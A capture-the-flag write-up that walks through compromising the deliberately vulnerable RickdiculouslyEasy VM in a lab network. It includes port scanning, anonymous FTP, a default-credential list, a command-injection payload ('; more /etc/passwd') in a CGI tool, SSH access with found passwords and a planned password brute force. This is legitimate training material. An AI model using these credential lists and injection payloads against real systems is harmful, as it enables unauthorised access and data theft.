


# RickdiculouslyEasy

## Writeup


Fikri Massaid Wahab (Total: 130 Points)

### Preparation

1. Make sure that the network adapters are properly set to Host-Only Adapter or Bridged Adapter on both Kali Linux and RickdiculouslyEasy.



2. Open both VMs, then open the first option for Fedora (Kernel 4.11.8-300.fc26.x86\_64).



### Reconnaissance

1. Create a folder and a .txt file to store hints and flags (if necessary).

```
(kali㉿ kali)-[~]
$ cd Documents

(kali㉿ kali)-[~/Documents]
$ mkdir RickdiculouslyEasy

(kali㉿ kali)-[~/Documents]
$ cd RickdiculouslyEasy

(kali㉿ kali)-[~/Documents/RickdiculouslyEasy]
$ nano notes.txt
```

2. Open RickdiculouslyEasy VM, then write out some informations regarding the Fedora VM.

```
Fedora 26 (Server Edition)
Kernel 4.11.8-300.fc26.x86_64 on an x86_64 (tty1)

Admin Console: https://192.168.56.104:9090/ or https://[fe80::8790:ead6:7447:ae7
21:9090]/

localhost login: _
```

3. Alternatively, we can also run sudo netdiscover to scan for IP addresses.

```
Currently scanning: 192.168.106.0/16 | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP      At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.56.1  0a:00:27:00:00:09  1    60  Unknown vendor
192.168.56.100 08:00:27:17:91:cc  1    60  PCS Systemtechnik GmbH
192.168.56.104 08:00:27:bf:52:95  1    60  PCS Systemtechnik GmbH

(kali㉿ kali)-[~]
$ |
```

4. The target IP is 192.168.56.104:9090, so we can also assume it's a web server.

### NMap Scan + Flag 1 [Port 13337]

1. Do the advanced scan and check if there's any ports open.  
`sudo nmap -sS -sV -p- -O 192.168.56.104`

```

--$ sudo nmap -sV -p- -O 192.168.56.104
Starting Nmap 7.94SVN ( https://nmap.org ) 24-05-02 11:26 WIB
Stats: 0:00:53 elapsed; 0 hosts completed | undergoing Script Scan
NSE Timing: About 99.68% done; ETC: 11:27 (0:00:00 remaining)
Stats: 0:00:55 elapsed; 0 hosts completed | undergoing Script Scan
NSE Timing: About 99.68% done; ETC: 11:27 :00 remaining)
Nmap scan report for 192.168.56.104
Host is up (0.00039s latency).
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh?
80/tcp    open  http     Apache httpd 2.4.27 ((Fedora))
9090/tcp  open  http     Cockpit web service 161 or earlier
13337/tcp open  unknown
22222/tcp open  ssh      OpenSSH 7.5 (protocol 2.0)
60000/tcp open  unknown
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port22-TCP:V=7.94SVN%I=7%D=5/2%Time=66331623%P=x86_64-pc-linux-gnu%r(NU
SF:LL,42,"Welcomex20to\x20Ubuntu\x2014\x04\x5\x20LTS\x20(GNU/Linux\x204)
SF:.\4,0-31-generic\x20x86_64)\n");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port13337-TCP:V=7.94SVN%I=7%D=5/2%Time=66331623%P=x86_64-pc-linux-gnu%r
SF:(NULL,29,"FLAG:{TheyFoundMyBackDoorMorty}-10Points\n");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port60000-TCP:V=7.94SVN%I=7%D=5/2%Time=66331629%P=x86_64-pc-linux-gnu%r
SF:(NULL,2F,"Welcomex20to\x20Ricks\x20half\x20baked\x20reverse\x20shell\
SF:.\n#\x20")%r(libm-db2.2F,"Welcomex20to\x20Ricks\x20half\x20baked\x20
SF:reverse\x20shell.\n#\x20");
MAC Address: 08:00:27:BF:52:95 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X[4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

2. As we can see on the Screenshot, we accidentally found a flag on Port 13337 (FLAG:{TheyFoundMyBackDoorMorty}-10Points).
3. [Alternative] Another way to do is to use netcat with `nc -nv 192.168.56.104 13337`


```

(kaliⓀ kali)-[~]
$ nc -nv 192.168.56.104 13337
(UNKNOWN) [192.168.56.104] 13337 (?) open
FLAG:{TheyFoundMyBackDoorMorty}-10Points


```

## Flag 2 [Port 9090]

1. Opened up a browser and typed 192.168.56.104. Inspected elements, but no information seemed to be found.



2. Try 192.168.56.104:9090 and voila! found the first flag (FLAG {There is no Zeus, in your face!} - 10 Points).



### Flag 3 [Port 21]

1. Do nmap 192.168.56.104 to recheck open Ports.



2. If there's an ftp port, we can figure out if it's an anonymous login with default credentials. You can look up to the lists of [[Default Credentials for FTP](#)], and try logging in.

```
Code Blame 66 lines (66 loc) · 955 Bytes
1 anonymous:anonymous
2 root:rootpasswd
3 root:12hrs37
4 ftp:biuR83
5 admin:admin
6 localadmin:localadmin
7 admin:1234
8 apc:apc
9 admin:nas
10 Root:wago
11 Admin:wago
12 User:user
13 Guest:guest
14 ftp:ftp
15 admin:password
16 a:avery
17 admin:123456
18 adtec:none
19 admin:admin12345
20 none:dpstelecom
21 instrument:instrument
22 user:password
23 root:password
24 default:default
25 admin:default
26 nmt:1234
27 admin:Janitza
28 supervisor:supervisor
29 user1:pass1
30 avery:avery
31 IEieMerge:ieMerge
```

3. Do 'ftp 192.168.56.104' and as I tried, the username and password were 'anonymous'; I looked for information with 'ls' command.

```
(kali㉿ kali)-[~]
$ ftp 192.168.56.104
Connected to 192.168.56.104.
220 (vsFTPd 3.0.3)
Name (192.168.56.104:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (||||13148|)
150 Here comes the directory listing.
-rw-r--r--  10  0      42 Aug 22 2017 FLAG.txt
drwxr-xr-x  20  0      6 Feb 12 2017 pub
226 Directory send OK.
ftp> ls -lah
229 Entering Extended Passive Mode (||||62557|)
150 Here comes the directory listing.
drwxr-xr-x  30  0      33 Aug 22 2017 .
drwxr-xr-x  30  0      33 Aug 22 2017 ..
-rw-r--r--  10  0      42 Aug 22 2017 FLAG.txt
drwxr-xr-x  20  0      6 Feb 12 2017 pub
226 Directory send OK.
```

4. Try 'get FLAG.txt' as it seems to contain any possible information. Don't forget to 'quit' ftp and do 'cat FLAG.txt'. Finally we found another flag on Port 21 (FLAG{Whoa this is unexpected} - 10 Points).

```

226 Directory send OK.
ftp> get FLAG.txt
local: FLAG.txt remote: FLAG.txt
229 Entering Extended Passive Mode (|||33858|)
150 Opening BINARY mode data connection for FLAG.txt (42 bytes).
100% |*****| 42 6.42 KiB/s 00:00 ETA
226 Transfer complete.
42 bytes received in 00:00 (5.88 KiB/s)
ftp> quit
221 Goodbye.

(kali㉿ kali)-[~]
$ pwd
/home/kali

(kali㉿ kali)-[~]
$ ls
Desktop Downloads hasil.txt Pictures slowhttp.csv Templates
Documents FLAG.txt Music Public slowhttp.html Videos

(kali㉿ kali)-[~]
$ cat FLAG.txt
FLAG{Whoa this is unexpected} - 10 Points

```

#### Flag 4 [Port 80]

1. So far, we gain information that the port 80 is an http, tools that may be possible to use are Dirb, Gobuster, or Nikto. This time, we can opt for dirb to scan hidden web objects. Type 'dirb <http://192.168.56.104:80>' and open the directory: <http://192.168.56.104/passwords/>

```

(kali㉿ kali)-[~]
$ dirb http://192.168.56.104:80
Last modified: Size Description
-----
DIRB v2.22
By The Dark Raver
2017-08-22 02:31 44
2017-08-23 19:51 352
START_TIME: Thu May 2 12:21:54 2024
URL_BASE: http://192.168.56.104:80/
WORDLIST ILES: /usr/share/dirb/word s/common.txt
-----

GENERATED WORDS: 4612


---- Scanning URL: http://192.168.56.104:80/
+ http://192.168.56.104:80/cgi-bin/ 403 17)
+ http://192.168.56.104:80/index.html :200|SIZE:326)
==> DIRECTORY: http://192.168.56.104:80/passwords/
+ http://192.168.56.104:80/robots.txt :200|SIZ

---- Entering directory: http://192.168.56.104:80/passwords/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-----
END_TIME: Thu May 2 12:21:56 2024
DOWNLOADED: 4612 - FOUND: 3


```

2. Then we are redirected to a web containing files, open FLAG.txt and another flag found (FLAG{Yeah d- just don't do it.} - 10 Points).




### Flag 5 [Port 22222]


1. Take a look at passwords.html, and inspect through the source code, then there's '`<!--Password: winter-->`'. Might consider to note down on your notes.txt.



2. Based on dirb result, look up on 192.168.56.104/robots.txt that contains 2 scripts.



3. Access <http://192.168.56.104/cgi-bin/tracertool.cgi>, and an IP tracer machine occurs.



### MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.



4. After several tries, it appeared that 'cat' command is not working and instead, we can type ';' more /etc/passwd' to anticipate large file. And it shows that there might be user informations related to the previous 'winter' password (either RickSanchez, Morty, or Summer).

- With cat:

### MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.




- With more:

### MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.



```

:~::~:
/etc/passwd
:~::~:
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:./:/sbin/nologin
systemd-coredump:x:998:998:systemd Core Dumper:./:/sbin/nologin
systemd-timesync:x:998:997:systemd Time Synchronization:./:/sbin/nologin
systemd-network:x:102:102:systemd Network Management:./:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:./:/sbin/nologin
dbus:x:81:81:system message bus:./:/sbin/nologin
polkitd:x:997:996:User for polkitd:./:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
abrt:x:173:173:./etc/abrt:/sbin/nologin
cockpit-ws:x:996:994:User for cockpit-ws:./:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
chrony:x:995:993:./var/lib/chrony:/sbin/nologin
tcpdump:x:72:72:./:/sbin/nologin
RickSanchez:x:1000:1000:./home/RickSanchez:/bin/bash
Morty:x:1001:1001:./home/Morty:/bin/bash
Summer:x:1002:1002:./home/Summer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin

```





## Flag 6 [Port 22222]

1. After further enumeration through Summer's account, I found access to the /home directory and immediately checked through Morty directory. It contains a zip and jpg file. So i directly did secure copy to unzip it locally with the following commands:

```
scp -P 22222 Summer@192.168.56.104:journal.txt.zip ~
```

```
scp -P 22222 Summer@192.168.56.104:Safe_Password.jpg ~
```

```
(kali) kali ~
$ ssh Summer@192.168.56.104 -p 22222
Summer@192.168.56.104's password:
Last login: Thu May 2 5:49 2024 from 192.168.56.102
[Summer@localhost ~]$ ls
FLAG.txt
[Summer@localhost ~]$ ls -lah
total 20K
drwx----- 2 Summer Summer 99 Sep 15 2017 .
drwxr-xr-x 5 root root 52 Aug 18 2017 ..
-rw----- 1 Summer Summer 266 May 2 18:14 .bash_history
-rw-r--r-- 1 Summer Summer 18 May 30 2017 .bash_logout
-rw-r--r-- 1 Summer Summer 193 May 30 2017 .bash_profile
-rw-r--r-- 1 Summer Summer 231 May 30 2017 .bashrc
-rw-rw-r-- 1 Summer Summer 48 Aug 22 2017 FLAG.txt
[Summer@localhost ~]$ pwd
/home/Summer
[Summer@localhost ~]$ ls /home
Morty RickSanchez Summer
[Summer@localhost ~]$ ls /home/Morty
-bash: ls/home/Morty: No such file or directory
[Summer@localhost ~]$ ls /home/Morty
journal.txt.zip Safe_Password.jpg
[Summer@localhost ~]$ cp /home/Morty/journal.txt.zip .
cp: -r not specified; omitting directory '/home/Morty'
cp: cannot stat 'journal.txt.zip': No such file or directory
[Summer@localhost ~]$ cp /home/Morty/journal.txt.zip ~
cp: cannot stat '/home/Morty/journal.txt.zip': No such file or directory
[Summer@localhost ~]$ cp ../Morty/journal.txt.zip ~
[Summer@localhost ~]$ cp ../Morty/Safe_Password.jpg ~
[Summer@localhost ~]$ logout
Connection to 192.168.56.104 closed.

(kali) kali ~
$ scp -P 22222 Summer@192.168.56.104: rnal.txt.zip ~
Summer@192.168.56.104's password:
journal.txt.zip 100% 414 241.6KB/s 00:00

(kali) kali ~
$ scp -P 22222 Summer@192.168.56.104: e_Password.jpg ~
Summer@192.168.56.104's password:
Safe_Password.jpg 100% 42KB 25.9MB/s 00:00
```

2. Unzip journal.txt.zip then a password will be required, so we can head over to the Safe\_Password.jpg file that somewhere might contains the password. By doing strings Safe\_Password.jpg, a password popped that might be usable for the zip file.

```
$ pwd
/home/kali

(kali) kali ~
$ ls
Desktop Downloads hasil.txt Music Public slowhttp.csv Templates Videos
Documents FLAG.txt journal.txt.zip Pictures Safe_Password.jpg slowhttp.html username.txt

(kali) kali ~
$ unzip journal.txt.zip
Archive: journal.txt.zip
[journal.txt.zip] journal.txt password:

(kali) kali ~
$ strings Safe_Password.jpg
JFIF
Exif
8 The Safe Password: File: /home/Morty/journal.txt.zip. Password: Meeseek
8BIM
8BIM
```

- Open the zip file with 'Meeseek' password and it contains a journal.txt file. Do the 'cat' command and we found another flag (FLAG: {131333} - 20 Points).

```
(kali㉿ kali) ~
$ unzip journal.txt.zip
Archive: journal.txt.zip
[journal.txt.zip] journal.txt password:
inflating: journal.txt

(kali㉿ kali) ~
$ cat journal.txt
Monday: So today Rick told me huge secret. He had finished his flask and was on to commercial grade paint solvent. He spluttered something about a safe, and a password. Or maybe it was a safe password... Was a password that was safe? Or a password to a safe? Or a safe password to a safe?

Anyway. Here it is:

FLAG: {131333} - 20 Points

(kali㉿ kali) ~
$
```

### Flag 7 [Port 22222]

- After exploring Morty directory, let's head to RickSanchez directory. Do the same activities as done in Morty's directory and don't forget to SCP the files.


```
Last login: Thu May 2 18:15:22 2024 from 192.168.56.102
[Summer@localhost ~]$ pwd
/home/Summer
[Summer@localhost ~]$ cd /home
Morty RickSanchez Summer
[Summer@localhost ~]$ ls /home/RickSanchez
RICKS_SAFE ThisDoesntContainAnyFlags
[Summer@localhost ~]$ cp ../RickSanchez/RICKS_SAFE ~
cp: -r not specified; omitting directory '../RickSanchez/RICKS_SAFE'
[Summer@localhost ~]$ ls ../RickSanchez/RICKS_SAFE/
safe
[Summer@localhost ~]$ cp ../RickSanchez/RICKS_SAFE/safe ~
[Summer@localhost ~]$ ls ../RickSanchez/ThisDoesntContainAnyFlags
NotAFlag.txt
[Summer@localhost ~]$ cp ../RickSanchez/RICKS_SAFE/NotAFlag.txt ~
cp: cannot stat '../RickSanchez/RICKS_SAFE/NotAFlag.txt': No such file or directory
[Summer@localhost ~]$ cp ../RickSanchez/RICKS_SAFE/NotAFlag.txt
cp: missing destination file operand after '../RickSanchez/RICKS_SAFE/NotAFlag.txt'
Try 'cp --help' for more information.
[Summer@localhost ~]$ cp ../RickSanchez/RICKS_SAFE/NotAFlag.txt ^C
[Summer@localhost ~]$ cp ../RickSanchez/RICKS_SAFE/NotAFlag.txt ~
cp: cannot stat '../RickSanchez/RICKS_SAFE/NotAFlag.txt': No such file or directory
[Summer@localhost ~]$ scp -P 22222 Summer@192.168.56.104: ~
The authenticity of host '[192.168.56.104]:22222 ([192.168.56.104])' can't be established.
ECDSA key fingerprint is SHA256:rP4CX/V9xNZay9srlUBRq2BFQTnmXUO9cs1F3E9yzg0.
ECDSA key fingerprint is MD5:20:67:ed:d9:39:88:f9:ed:0d:af:8c:8e:8a:45:6e:0e.
Are you sure you want to continue connecting (yes/no)? ye
Warning: Permanently added '[192.168.56.104]:22222' (ECDSA) to the list of known hosts.
Summer@192.168.56.104's password:
safe 100% 8704 15.1MB/s 00:00
```

- Open the 'safe' and run the executable with '131333' password that we previously get from the flag and found another flag (FLAG{And Awwwwaaaaayyyy we Go!} - 20 Points).


```
(kali㉿ kali)~  
$ ssh Summer@192.168.56.104 -p 22222  
Summer@192.168.56.104's password:  
Last failed login: Thu May 2 18:37:23 AEST 2024 from 192.168.56.104 on ssh:notty  
There was 1 failed login attempt since the last successful login.  
Last login: Thu May 2 18:32:08 2024 from 192.168.56.102  
[Summer@localhost ~]$ scp -P 22222 Summer@192.168.56.104: ~  
Summer@192.168.56.104's password:  
safe 100% 8704 13.9MB/s 00:00  
[Summer@localhost ~]$ pwd  
/home/Summer  
[Summer@localhost ~]$ cp ../RickSanchez/RICKS_SAFE/safe ~  
[Summer@localhost ~]$ scp -P 22222 Summer@192.168.56.104: ~  
Summer@192.168.56.104's password:  
safe 100% 8704 14.5MB/s 00:00  
[Summer@localhost ~]$ ./safe  
Past Rick to present Rick, tell future Rick to use GOD DAMN COMMAND LINE AAAAAHHHAAGGGGRRRGUMENTS!  
[Summer@localhost ~]$ ./safe 131333  
decrypt: FLAG{And Awwwwaaaaayyyy we Go!} - 20 Points  
  
Ricks password hints:  
(This is incase I forget.. I just hope I don't forget how to write a script to generate potential passwords. Also, sudo is wheel  
y good.)  
Follow these clues, in order  
  
1 uppercase character  
1 digit  
One of the words in my old bands name. @  
[Summer@localhost ~]$
```

## Flag 8 [Port 22222]

1. Based on the previous 'safe' we executed, there is a hint about Rick's password hints, starts with 1 uppercase character, followed by 1 digit, followed by a word in his old band's name. He also mentioned that 'sudo is wheely good'. We can assume that these are the credentials for Rick's account and might have the access to root. Search up on google on "Rick's old band name" and we will get "the Flesh Curtains" as a result.



2. Rick said "I just hope I don't forget how to write a script to generate potential passwords. Also, sudo is wheely good.", hence, we might have to create a password combination script manually to do brute force.

